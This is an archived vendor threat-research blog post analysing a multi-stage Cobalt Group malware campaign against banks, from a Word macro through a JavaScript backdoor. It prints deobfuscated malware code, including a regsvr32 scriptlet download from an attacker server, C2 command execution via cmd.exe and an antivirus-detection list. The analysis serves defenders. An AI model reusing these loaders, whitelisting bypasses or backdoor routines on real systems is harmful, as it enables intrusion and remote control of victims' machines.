

Cobalt Group 2.0

By Michael Gorelik

Archived: 2026-04-05 12:49:48 UTC

Over the past year, Morphisec and several other [endpoint protection](#) companies have been tracking a resurgence in activity from the Cobalt Group. Cobalt is one of the most notorious cybercrime operations, with attacks against more than 100 banks across 40 countries attributed to the group. The most recent attacks can be grouped into two types of campaigns. Many of the campaigns are based on the known and prevalent ThreadKit exploit kit generation framework. Other campaigns are more sophisticated, borrowing only some functionality from ThreadKit builder while incorporating additional advanced techniques from other sources.


Morphisec Labs believes that the Cobalt Group split following the arrest of one of its top leaders in Spain in March of 2018. While Cobalt Gang 1.0 uses ThreadKit extensively, Cobalt 2.0 adds sophistication to its delivery method, borrowing some of the network infrastructures used by both APT28 (aka Fancy Bear) and MuddyWater.

One of the Cobalt 2.0 Group's latest campaigns, an attack that leads to a Cobalt Strike beacon and to JavaScript backdoor, was investigated and [presented](#) by the Talos research team. Morphisec has investigated different samples from the same campaign. The following analysis presents our findings, focusing on the additional sophistication patterns and attribution patterns.


Cobalt Group Technical Details

Stage 1 – Word Macro + Whitelisting Bypass

As with many other campaigns, the victim received a document with malicious macro visual basic code.




Although the code is heavily obfuscated, the entry point is easily identifiable. The VB code is executed starting from the **Frame1_Layout** function – this method is used much less frequently than the obvious Document_Open or the AutoOpen.



The list of additional possible execution triggers is defined here: <https://www.greghathacker.net/?p=948>

The macro is executing the legitimate Windows process *cmstp.exe* (connection manager Profile Installer). This technique was previously used by the **MuddyWater** group when attacking Middle East targets. The use of *cmstp.exe* whitelisting bypass was researched by [Oddvar Moe](#), where he showed how, by manipulating the inf file, *cmstp* can execute scriptlets or executables.



In our case the attacker abused *cmstp* to execute JavaScript scriptlet (XML with JS) that is downloaded from the *e-dropbox[.]biz* site. This way the group limited the exposure and the delivery of the JavaScript to relevant targets only.

Stage 2 – JavaScript Dropper + Whitelisting Bypass


The JavaScript is well encoded with *rc4* and some custom modifications:

```
e-dropbox.biz_robots.txt | decrypted.js
1 <?XML version="1.0"?>
2 <scriptlet>
3 <registration
4 description="pgx"
5 progid="pgx"
6 version="1.00"
7 classid="{48F99EC0-37E4-BB1F-49C6-C9F...}"
8 >
9 <script language="JScript">
10 <![CDATA[
11 function gQQv(hcffS, vdvofU2){return
12 }
13 </script>
14 </registration>
15 </scriptlet>

2 var payload_dll = "00wHtdq0e0+c/nQmCNecMxU/3dbEFYDeGTxJkj5DC1/4Rq8V3rQZPXMuMKV
3 var doc_content = "MKBRxai6JHEp0Tg/T2fPsmYqUMvX84dp1Er+DNPjR/yQAn6Do0waqiV11:
4
5 var FileSystemObject = new ActiveXObject("Scripting.FileSystemObject");
6
7
8 function isOS64() {
9     var nSeEFKLSq;
10    nSeEFKLSq = EnvOrExecute("PROCESSOR_ARCHITECTURE", "SYSTEM");
11    if (nSeEFKLSq === "AMD64") {
12        return true;
13    } else {
14        return false;
15    }
16 }
17
18 function rc4(key, str) {
19     var s = [];
20     var j = 0;
21     var x;
22     var res = [];
23     var i;
24     var y;
25     if (key && str) {
```

The decrypted JavaScript has some similar functionality to the [ThreadKit](#) builder which is heavily used by the Cobalt Gang 1.0.


```
decrypted.js
53 try {
54     Execute('reg.exe delete HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\16.0\\Word\\Resiliency /f'
55 } catch (vvv) {
56     nnn = 5508;
57 }
58 try {
59     if (f11) {
60         FileSystemObject.CopyFile(aGaul, f11, 1);
61     } else {
62         f11 = aGaul;
63     }
64 } catch (vvv) {
65     f11 = aGaul;
66 }
67 Execute("cmd.exe /c start \"\" /MAX winword \"\" + f11, 2, 0);
68
69 if (nX(payload_dll, "ppV7G6Blhw0U", wf3q3MdTM, 0) === 1) {
70     var a9brzn = "regsvr32.exe";
71     if (isOS64() === true) {
72         a9brzn = Execute("SYSTEMROOT" + "\\System32\\");
73     }
74     Execute(a9brzn + " /s /i \"\" + payload_dll + "\"");
75     Execute("cmd.exe /c start \"\" /MAX winword \"\" + f11, 2, 0);
76 }
77 }
```



As can be seen from the deobfuscated code, the JavaScript yet again bypasses whitelisting by manipulation of regsvr32.exe, another legitimate Windows process. The two dropped artifacts – a payload DLL and a Word document – are written to the “Users<Log on User>” folder (the document will replace the opened malicious document with clean stub after killing the running Word process).


Stage 3 – PureBasic Legitimate Executable Mixed with Additional Malicious Functions

The dropped DLL is actually a PureBasic compiled code and a legitimate application. The application is not signed (as many other PureBasic applications) and therefore easily manipulated to execute inserted malicious code. In this case, the exported function DllRegisterServer wasn't part of the legitimate application and is perfect for application flow redirection when executed by regsvr32.exe. Because PureBasic is a full programming language that compiles to assembly and has endless possibilities and APIs to manipulate the memory, it also complicates the generation of patterns by security vendors that base their detection on static or dynamic pattern signatures. Although some security solutions will block all PureBasic programs (wrong move – there are plenty of legitimate PureBasic programs in use today), it's a smart move made by the attacker group.




Such a combination of registry manipulation was reported a year ago as part of an attack [campaign](#) executed by the Cobalt Group against Ukrainian banks.

As part of the last execution step of the dll, the malicious code writes a JavaScript scriptlet into the Roaming directory and then it executes CreateProcess on the regsvr32 as described by the UserInitMprLogonScript.



Stage 4 – JavaScript Downloader + Whitelisting Bypass

Here, the scriptlet is automatically obfuscated in a way similar to the first scriptlet:



After quick deobfuscation, we get to a clear JavaScript that is trying to download the next stage JavaScript backdoor using the same regsvr32. Note that the name for the JavaScript is part of the Notepad registry key that was written in a previous stage.

```

var xStore = "";
xStore = "HKEY_CURRENT_USER\\\\Software\\\\Microsoft\\\\Notepad\\\\" + uN();

function hit() {
    var x1;
    var Note;
    var Sp;
    var saveTo;
    var xx1 = rsvr + " /S /N /U /I:";
    var xx2 = " SCROBJ.DLL";
    var mLink = "https://server.vestacp.kz/robots.txt";
    var comm = xx1 + mLink + xx2;
    if (xGo(comm) === true) {
        waitFor(1, 0);
    }
    if (installed() === false) {
        saveTo = myEnv("APPDATA") + "\\\\";
        try {
            x1 = obj("WScript.Shell");
            Note = x1.RegRead(xStore);
            if (Note) {
                if (Note.indexOf(",") !== -1) {
                    Sp = Note.split(",");
                    saveTo += Sp[0] + ".txt";
                } else {
                    saveTo += tExtra();
                }
            }
        }
    }
}

```

The script also validates that no one changed the name of the executed file that was randomly given during the previous stage. If the name of the executed JavaScript doesn't match the name registered in the Notepad registry key, the script will not execute (researchers sometimes change the names of the files to execute the different stages separately – this will not work in this case).

```

    try {
        x1 = obj("WScript.Shell");
        Note = x1.RegRead(xStore);
        if (Note) {
            if (Note.indexOf(",") !== -1) {
                Sp = Note.split(",");
                if (Sp.length === 2) {
                    uLoc = myEnv("APPDATA") + "\\\\" + Sp[1] + ".txt";
                    if (fexist(uLoc) === false) {
                        return false;
                    }
                    return true;
                } else {
                    return false;
                }
            } else {
                return false;
            }
        } else {
            return false;
        }
    } catch (e89) {
        return false;
    }
}
if (cIn() === true) {
    go();
}
}

```

This decoded JavaScript downloader is almost identical to downloader previously seen around one year ago – <https://twitter.com/ItsReallyNick/status/914894320766943232>.

Stage 5 – JavaScript Backdoor

The last stage JavaScript is downloaded from `hxxps://server.vestacp[.]kz/robots.txt`.

The JavaScript is obfuscated the same way as in the previous stages. After deobfuscation, we encounter a backdoor that was [used in attacks against Russian speaking businesses](#) in August 2017. This backdoor protocol of commands here is almost identical to the previously described backdoor, aside from some name changes:

- “d&exec” – Download an executable or a dll (if it’s a dll, use regsvr32 to execute it)
- “more_eggs” – Downloads and replace the existing backdoor script with new script
- “gtfo” – Clean traces, remove persistency and stage 4,5 files
- “more_onion” – Execute the Backdoor script
- “via_x” – execute cmd / shell commands locally

```

1496     case "via_x":
1497         flink = get_string_between(FullTask, "[xyz]", "[/xyz]");
1498         if (flink) {
1499             try {
1500                 xl.run("cmd.exe /c " + flink, 0, 0);
1501                 eState = "1";
1502             } catch (e777) {
1503                 eState = "0";
1504             }
1505             TaskReply = PreserveH + "[task_executed]" + eState + "[/task_executed][t
1506             hit_Gate(Gate, TaskReply, 0);
1507         }
1508         break;
1509     }
1510 }
1511
1512 function mainSkid() {
1513     rcon_now += 1;
1514     if (rcon_now >= rcon_max) {
1515         var note2;
1516         var uniqLocal2;
1517         var sp2;
1518         var xSkid = obj("WScript.Shell");
1519         var dq2 = "\\x22";
1520         try {
1521             note2 = xSkid.RegRead(xStore);
1522             if (note2) {
1523                 if (note2.indexOf(",") !== -1) {
1524                     sp2 = note2.split(",");
1525                     uniqLocal2 = xApp + "\\\\" + sp2[2] + ".txt";

```

As with every communication with the C2, the script collects and sends information about the target environment including the stack of security solutions installed on the computer and are part of the following list:

```
if (pList.length >= 5) {  
    var v1 = "Windows Defender";  
    var v2 = "McAfee";  
    var v4 = "Avast";  
    var v5 = "Avira";  
    var v6 = "AVG";  
    var v7 = "TrendMicro";  
    var v8 = "Panda";  
    var v9 = "F-Secure";  
    var v10 = "Kaspersky";  
    var v11 = "Symantec";  
    var v12 = "Sophos";  
    var v13 = "Bitdefender";  
    var v14 = "ESET";  
    var v15 = "Comodo";  
    var v16 = "MalwareBytes";  
    var v17 = "Norton";  
    var v18 = "ClamAV";  
    var v19 = "TrusteerRapport";  
    var v20 = "DeepFreeze";  
    var v21 = "360 Total Security";  
    var v22 = "Segrite Endpoint Security";  
    var v23 = "Quick Heal";  
    var v24 = "Fortinet";  
    var v25 = "Bitdefender Endpoint Security";  
    var v26 = "ByteFence";  
    var v27 = "G-Data";  
    var v28 = "Webroot";  
}
```

Artifacts

https://github.com/smgorelik/Meetups/blob/master/09272018_Meetup.7z

Conclusion

As organizations improve their defenses, attackers find new ways to get around them. Threat groups such as Cobalt are increasingly incorporating delivery techniques that allow them to easily bypass whitelisting and AppLocker policies, and we see more and more attacks using legitimate processes to carry out their malicious intent.

Although some of the decrypted artifacts have been seen in the wild since the beginning of the year (or earlier), the attack is still very effective as many security solutions do not detect the artifacts once they are obfuscated and encrypted. The need for a different approach to security is greater than ever. Moving Target Defense, as defined by the DHS and implemented by Morphisec, breaks the assumptions made by the attackers. The [Morphisec Preemptive Cyber Defense Platform](#) natively prevents the attack before it can perform any type of malicious activity, no updates needed.

Organizations should expect to see much more coming from all Cobalt Group factions during the next year. [Contact one of our security experts](#) to learn how Morphisec protects your business from this and future Cobalt attacks.

Get the ransomware-free guarantee
Morphisec stops 100% of ransomware attacks at the endpoint
[Get a demo](#)

The screenshot shows the Morphisec Adaptive Exposure Management interface. The 'Security Misconfigurations' section displays a table of configurations:

Configuration Name	Health/Status	Category	Severity	Host Type
Endpoint's Data Execution	75	OS Security Hardening	Critical	OS/Linux
Don't Display Last Signed In	74	User Account Control	High	OS/Linux
Account Lockout Threshold	60	Account Lockout Policy	High	OS/Linux
Account Lockout Duration	34	Account Lockout Policy	High	OS/Linux
Shadow Copies	29	Backup	Medium	OS/Linux

About the author



Michael Gorelik

Chief Technology Officer

Morphisec CTO Michael Gorelik leads the malware research operation and sets technology strategy. He has extensive experience in the software industry and leading diverse cybersecurity software development projects. Prior to Morphisec, Michael was VP of R&D at MotionLogic GmbH, and previously served in senior leadership positions at Deutsche Telekom Labs. Michael has extensive experience as a red teamer, reverse engineer, and contributor to the MITRE CVE database. He has worked extensively with the FBI and US Department of Homeland Security on countering global cybercrime. Michael is a noted speaker, having presented at multiple industry conferences, such as SANS, BSides, and RSA. Michael holds Bsc and Msc degrees from the Computer

Science department at Ben-Gurion University, focusing on synchronization in different OS architectures. He also jointly holds seven patents in the IT space.

Source: <https://blog.morphisec.com/cobalt-gang-2.0>